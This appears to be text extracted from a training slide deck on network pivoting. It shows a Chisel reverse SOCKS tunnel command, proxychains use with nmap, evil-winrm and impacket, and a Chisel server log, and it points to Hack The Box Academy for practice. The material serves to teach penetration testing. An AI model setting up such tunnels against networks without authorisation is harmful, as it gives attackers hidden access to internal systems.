
IP: 192.168.220.133

● Chisel Server  
Port 8002




chisel client **172.16.131.110:8002** R:socks

# Pivoting – Chisel SOCKS5 Proxy



chisel client **172.16.131.110:8002** R:socks


# Pivoting – Proxychains to use SOCKS



Now we can use any tool in our Attack Box with proxychains

- nmap
- evil-winrm
- impacket

# Pivoting – Proxychains to use SOCKS



**proxychains <tool>**

Example: **proxychains nmap 192.168.1.100 -sT -sV**

Based on proxychains configuration file, all connection made using proxychains will be forwarded through the SOCKS proxy.



```
2022/05/07 09:17:08 server: session#1: Verifying configuration
2022/05/07 09:17:08 server: session#1: tun: Created
2022/05/07 09:17:08 server: session#1: tun: proxy#R:1433=>192.168.1.101:1433: Listening
2022/05/07 09:17:08 server: session#1: tun: SSH connected
2022/05/07 09:17:08 server: session#1: tun: Bound proxies
2022/05/07 09:17:35 server: session#2: Handshaking with 192.168.220.164:54619...
2022/05/07 09:17:35 server: session#2: Verifying configuration
2022/05/07 09:17:35 server: session#2: Failed: server: Server cannot listen on R:1433=>192.168.1.101:1433
2022/05/07 09:17:35.438 GET / 200 21ms (192.168.220.164)
2022/05/07 09:36:35 server: session#1: tun: proxy#R:1433=>192.168.1.101:1433: conn#1: Open
2022/05/07 09:36:35 server: session#1: tun: proxy#R:1433=>192.168.1.101:1433: conn#1: Close (sent 0B received 0B)
```

```
[*]-[plaintext@cyberspace]-[~]
$
```



Where can I learn and  
practice pivoting?

# Hack The Box - Academy

**Pivoting,  
Tunneling,  
and Port Forwarding**



<https://academy.hackthebox.eu>

**Coming soon ...**

## 1







# Thanks!

